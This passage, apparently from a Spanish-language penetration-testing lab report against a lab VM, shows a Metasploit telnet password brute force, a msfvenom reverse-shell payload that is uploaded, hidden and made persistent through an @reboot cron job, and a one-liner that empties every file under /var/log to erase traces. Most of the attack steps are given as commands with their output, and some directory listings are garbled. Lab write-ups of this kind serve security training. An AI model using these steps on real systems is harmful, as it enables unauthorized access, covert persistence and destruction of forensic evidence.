msf6 auxiliary(scanner/telnet/telnet_login) > set pass_file /home/kali/Desktop/password-wordlist.txt
pass_file => /home/kali/Desktop/password-wordlist.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set user_file /home/kali/Desktop/usernames.txt
user_file => /home/kali/Desktop/usernames.txt
msf6 auxiliary(scanner/telnet/telnet_login) > set RHOSTS 192.168.1.36
RHOSTS => 192.168.1.36
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCSES true
[!] Unknown datastore option: STOP_ON_SUCCES. Did you mean STOP_ON_SUCCESS?
STOP_ON_SUCCES => true
msf6 auxiliary(scanner/telnet/telnet_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
```

Configuramos **set STOP_ON_SUCCESS true** para que se detenga al encontrar la combinación correcta.

5. Revisamos las configuraciones con **info**.

```
msf6 auxiliary(scanner/telnet/telnet_login) > info
      Name: Telnet Login Check Scanner
      Module: auxiliary/scanner/telnet/telnet_login
      License: Metasploit Framework License (BSD)
      Rank: Normal

  Provided by:
    egypt <egypt@metasploit.com>

Check supported:
  No

Basic options:
  Name          Current Setting
  ---          -----
  ANONYMOUS_LOGIN  false
  BLANK_PASSWORDS false
  BRUTEFORCE_SPEED 5
  CreateSession  true
  DB_ALL_CREDS  false
  DB_ALL_PASS   false
  DB_ALL_USERS  false
  DB_SKIP_EXISTING none
  PASSWORD      -
  PASSWD_FILE  /home/kali/Desktop/password-wordlist.txt
  RHOSTS        192.168.1.36
  REPORT        23
  STOP_ON_SUCCESS true
  THREADS       1
  USERNAME      -
  USERPASS_FILE -
  USER_AS_PASS  false
  USER_FILE     /home/kali/Desktop/usernames.txt
  VERBOSE       true

  Required  Description
  ---      -----
  yes      Attempt to login with a blank username and password
  no       Try blank passwords for all users
  yes      How fast to bruteforce, from 0 to 5
  no       Try each user/password couple stored in the current database
  no       Add all passwords in the current database to the list
  no       Add all users in the current database to the list
  no       Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
  no       A specific password to authenticate with
  no       File containing passwords, one per line
  no       The target host, see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  yes      Stop guessing when a credential works for a host
  yes      The number of concurrent threads (max one per host)
  no       A specific username to authenticate as
  no       A specific username to authenticate as
  no       File containing users and passwords separated by space, one pair per line
  no       Try the username as the password for all users
  no       File containing usernames, one per line
  yes      Whether to print output for all attempts
```

6. Ejecutamos con **run**.

```
msf6 auxiliary(scanner/telnet/telnet_login) > run
[+] tinkerbell
[!] 192.168.1.36:23 - No active DB -- Credential data will not be saved!
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:password (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:princess (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:123456 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:sunshine (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:princess1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:abc123 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:jordan23 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:blessed1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:Password1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:password1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:jasmine1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:blink182 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:sunshine1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:happy123 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:butterfly (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:whatever (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:Princess1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:tinkerbell (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:michael1 (Incorrect: )
[-] 192.168.1.36:23 - 192.168.1.36:23 - LOGIN FAILED: 3d:bubbles (Incorrect: )
```

7. Luego de un tiempo, y si nuestro diccionario es lo suficientemente grande, encontraremos la contraseña y usuario correctos, permitiéndonos ingresar.

```
[+] 192.168.1.36:23 - 192.168.1.36:23 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.36:23 - Attempting to start session 192.168.1.36:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (192.168.1.35:45681 → 192.168.1.36:23) at 2025-05-27 21:26:11 -0400
[*] 192.168.1.36:23 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

- Al revisar las sesiones activas, podemos concluir que estamos dentro de la maquina objetivo.

```
msf6 auxiliary(scanner/telnet/telnet_login) > sessions -l
[!] Active sessions
=====
# Id Name Type Information Connection
# -- -- -- -- --
1 1 or shell TELNET msfadmin:msfadmin (192.168.1.36:23) 192.168.1.35:45681 → 192.168.1.36:23 (192.168.1.36)
```

7. Mantener acceso

- Generamos un payload con msfvenom el cual tendremos que pasar a la maquina victim

```
(kali㉿kali)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.100.212 LPORT=4444 -f elf > shell.elf
[*] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[*] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

- Una vez dentro subimos el payload a algún directorio

```
meterpreter > upload /home/kali/shell.elf /tmp/shell.elf
[*] Uploading : /home/kali/shell.elf → /tmp/shell.elf
[*] Uploaded -1.00 B of 207.00 B (-0.48%): /home/kali/shell.elf → /tmp/shell.elf
[*] Completed : /home/kali/shell.elf → /tmp/shell.elf
meterpreter > cd /tmp
meterpreter > ls
Listing: /tmp
=====
pas opevas
Mode Size Type Last modified Name
-- -- -- -- --
041777/rwxrwxrwx 17592186048512 dir 238041248836-12-04 07:47:38 -0500 .ICE-unix
100444/r-- r-- r-- 47244640267 fil 238041249925-09-29 12:33:54 -0400 .X0-lock
041777/rwxrwxrwx 17592186048512 dir 238041249925-09-29 12:33:54 -0400 .X11-unix
100600/rw----- 0 fil 238041250742-05-11 03:23:36 -0400 4585.jsvc_up
100644/rw-r-- r-- 889058230479 fil 238041411342-10-30 07:37:56 -0400 shell.elf
```

- Le otorgamos permisos para que pueda ejecutarse

```
meterpreter > chmod 777 /tmp/shell.elf
meterpreter > ls
Listing: /tmp
=====
pas opevas
Mode Size Type Last modified Name
-- -- -- -- --
041777/rwxrwxrwx 17592186048512 dir 238041248836-12-04 07:47:38 -0500 .ICE-unix
100444/r-- r-- r-- 47244640267 fil 238041249925-09-29 12:33:54 -0400 .X0-lock
041777/rwxrwxrwx 17592186048512 dir 238041249925-09-29 12:33:54 -0400 .X11-unix
100600/rw----- 0 fil 238041250742-05-11 03:23:36 -0400 4585.jsvc_up
100777/rwxrwxrwx 889058230479 fil 238041411342-10-30 07:37:56 -0400 shell.elf

meterpreter > _
```

4. En nuestra sesión de root movemos de directorio el payload, ya que si permanece en /tmp este seria eliminado al reiniciarse el equipo

```
ls /tmp <interpreter> upload  
4589.jsvc_uploading : /hom  
qgksl [*] Completed : /hom  
shell.elf <interpreter>  
mv /tmp/shell.elf /root  
pwd  
/root  
ls  
Desktop  
reset_logs.sh  
shell.elf  
vnc.log
```

5. Lo ocultamos cambiandole el nombre a “.shell.elf”

```
mv shell.elf .shell.elf  
lsFile System  
Desktop  
reset_logs.sh  
vnc.log  
ls -a  
. .  
.. .Xauthority  
.bash_history  
.bashrc  
.config  
.filezilla  
.fluxbox  
.gconf  
.gconfd  
.gstreamer-0.10  
.mozilla  
.profile  
.purple  
.rhosts  
.shell.elf  
.ssh  
.vnc carpeta...  
Desktop  
reset_logs.sh  
vnc.log
```

6. A continuación procedemos a crear una linea cron, esta lo que hara sera que cada vez que se reinicie el equipo se ejecute nuestro payload en segundo plano

```

echo "@reboot /root/.shell.elf &" > mycron
ls
Desktop
mycron
reset_logs.sh
vnc.log
crontab mycron


```

7. Eliminamos el archivo “mycron”

```

ls
Desktop
mycron
reset_logs.sh
vnc.log
rm mycron
ls
Desktop
reset_logs.sh
vnc.log
[..._Carpetas...]
-
```

8. Comprobamos el funcionamiento del payload, poniendo nuestra maquina en modo escucha y reiniciando la maquina victim



9. Efectivamente se pudo establecer la conexión ni bien se reinicio la maquina

```
[*] Started reverse TCP handler on 192.168.100.212:4444
[*] Sending stage (1017704 bytes) to 192.168.100.215
[*] Meterpreter session 1 opened (192.168.100.212:4444 → 192.168.100.215:48325) at 2025-06-03 21:40:06 -0400

meterpreter > ls
Listing: /root

Mode          Size  Type  Last modified      Name
100600/rw----- 324   fil   2025-06-03 21:40:06 -0400  .Xauthority
020666/rw-rw-rw-  0    cha   2010-03-16 19:01:07 -0400  .bash_history
100644/rw-r--r--  2227  fil   2007-10-20 07:51:33 -0400  .bashrc
040700/rwx----- 4096  dir   2012-05-20 15:08:17 -0400  .config
040700/rwx----- 4096  dir   2012-05-20 15:13:12 -0400  .filezilla
040755/rwxr-xr-x  4096  dir   2025-06-03 21:40:08 -0400  .fluxbox
040700/rwx----- 4096  dir   2012-05-20 15:38:14 -0400  .gconf
040700/rwx----- 4096  dir   2012-05-20 15:40:31 -0400  .gconfd
040755/rwxr-xr-x  4096  dir   2012-05-20 15:09:04 -0400  .gstreamer-0.10
040700/rwx----- 4096  dir   2012-05-20 15:07:31 -0400  .mozilla
100644/rw-r--r--  141   fil   2007-10-20 07:51:33 -0400  .profile
100600/rw-----  141   fil   2025-06-03 21:38:17 -0400  .profile.save
040700/rwx----- 4096  dir   2012-05-20 15:11:16 -0400  .purple
100700/rwx-----  4    fil   2012-05-20 14:25:01 -0400  .hosts
100777/rwxrwxrwx  207   fil   2025-06-03 21:00:28 -0400  .shell.elf
040755/rwxr-xr-x  4096  dir   2012-05-20 14:21:50 -0400  .ssh
040700/rwx----- 4096  dir   2025-06-03 21:40:06 -0400  .vnc
040755/rwxr-xr-x  4096  dir   2012-05-20 15:08:16 -0400  Desktop
100700/rwx-----  401   fil   2012-05-20 15:55:53 -0400  reset_logs.sh
100644/rw-r--r--  138   fil   2025-06-03 21:40:07 -0400  vnc.log

meterpreter > pwd
/root
```

8. Borrar rastros

Antes de salir de la máquina víctima y haber realizado lo que teníamos que hacer, debemos borrar el rastro de lo que hicimos, o bien dicho, borrar los LOGS.

Para realizar esto, basta con ir a la carpeta **log** dentro de **var** y lanzamos el comando **ls** para poder ver los logs que contiene.

- 1) Nos ubicamos en la carpeta **log** dentro de **var** y lanzamos el comando **ls** para poder ver los logs que contiene.

```
cd /var/log/
ls
apache2
apparmor
apt
auth.log
boot
btmp
daemon.log
debug
dist-upgrade
dmesg
dmesg.0
dmesg.1.gz
dmesg.2.gz
dmesg.3.gz
dmesg.4.gz
dpkg.log
fsck
installer...
kern.log
lastlog
lpr.log
mail.err
mail.info
mail.log
mail.warn...
messages
mysql
news
postgresql
proftpd
samba
syslog
tomcat5.5
udev
user.log
vsftpd.log
wtmp
```

- 2) Para eliminar, podemos ir eliminando manualmente 1 por 1 utilizando el comando
> **/var/log/<NOMBRE_DEL_LOG>** o ejecutar un script para automatizar todo:

```
find /var/log -type f -exec sh -c '> "$1"' {} \;
```

- **-type f** permite solo enfocarnos en los archivos regulares (no en carpetas).
- **-exec sh -c** ejecuta un comando sh en cada archivo que encuentre (sh -c <comando>.

- '**'> "\$1"**' _ es el comando que se ejecuta, > "\$1" indica que debe "vaciar el contenido del archivo cuyo nombre está en el argumento (\$1)". El _ es necesario ya que sh recibe el primer parámetro como \$0 y al segundo como \$1.
 - {} indica a **find** que lo haga en todos los archivos que encuentre, y lo pasa como argumento a \$1.
 - \; funciona simplemente para que el shell no interprete a ; como un separador de comandos, y que lo envíe como argumento para que no termine la ejecución en el primer archivo.

Entonces, este script es capaz de VACIAR, no eliminar todos los archivos regulares que se encuentren dentro de la carpeta /var/log. Es preferible vaciar los archivos en vez de eliminarlos para evitar que el sistema alerte de algún log faltante.

3) Revisamos el archivo con vi /var/log/auth.log

```
"/var/log/auth.log" [readonly] 0 lines, 0 characters
```

Revisamos también syslog

"/var/log/syslog" [readonly] 0 lines, 0 characters

Y user.log

- 3) Luego de eliminar nuestros rastros, cerramos sesión en la maquina victima con **exit**.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -l
Active sessions
=====
Id  Name  Type      Information  Connection
--  --   cmd/unix
  1      shell    192.168.1.35:45471 → 192.168.1.36:6200 (192.168.1.36)

[*] You have active sessions open, to exit anyway type "exit -y"
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exit -y
[rockyou.txt]-(root㉿kali)-[~]
#
```

Con esto habremos borrado exitosamente nuestros rastros dentro la de la máquina victima.

9. Informe y conclusiones

1. FTP (Puerto 21)

Vulnerabilidad: Acceso anónimo habilitado o credenciales débiles.

Técnica: Usamos "exploit/unix/ftp/vsftpd_234_backdoor" en Metasploit

Resultado: Se logró obtener una Shell en el objetivo

2. SSH (Puerto 22)

Vulnerabilidad: Fuerza bruta exitosa con Metasploit.

Técnica: Usamos "auxiliary/scanner/ssh/ssh_login" en Metasploit

Credenciales encontradas: "msfadmin:msfadmin"

Resultado: Shell con permisos de usuario.

3. Telnet (Puerto 23)

Vulnerabilidad: Servicio expuesto sin cifrado y con credenciales por defecto.

Técnica: utilizamos "auxiliary/scanner/telnet/telnet_login" en Metasploit

Resultado: Acceso remoto a la consola.

4. HTTP (Puerto 80)

Vulnerabilidad: Corre PHP a través de CGI

Resultado: Shell web inversa conectada al atacante.

5. NetBIOS-SSN (Puerto 139)

Vulnerabilidad: Versión vulnerable de SAMBA

Técnica: utilizamos el exploit "exploit/multi/samba/usermap_script", Por defecto, viene configurado con el payload cmd/unix/reverse_netcat

Resultado: Creación de una Shell en la máquina objetivo

-Conclusión:

Se evidenció que múltiples servicios expuestos presentan vulnerabilidades críticas debido a:

- Uso de protocolos inseguros
- Configuraciones por defecto.
- Falta de políticas de contraseñas fuertes.
- Parches de seguridad ausentes.

-Recomendaciones:

- Cerrar servicios innecesarios.
- Aplicar parches de seguridad.
- Usar autenticación robusta (SSH con claves, no contraseñas).
- Hacer auditorías regulares de servicios expuestos.
- Crear una política de contraseñas fuertes.

10. Informe ejecutivo

Durante una auditoría de seguridad ofensiva sobre un equipo en red, se identificaron y explotaron con éxito 5 servicios vulnerables que permitieron obtener acceso no autorizado al sistema. Estos hallazgos demuestran un nivel de exposición crítica que podría ser aprovechado por actores maliciosos en un entorno real.

- *Impacto Potencial*
- *Robo de información confidencial.*
- *Acceso remoto persistente por parte de atacantes.*
- *Possible uso del sistema como punto de entrada a otras partes de la red.*
- *Compromiso total del sistema (incluido acceso como administrador).*

11. Listado de herramientas utilizadas

1. The Harvester
2. Nmap
3. Metasploit
4. Msfvenom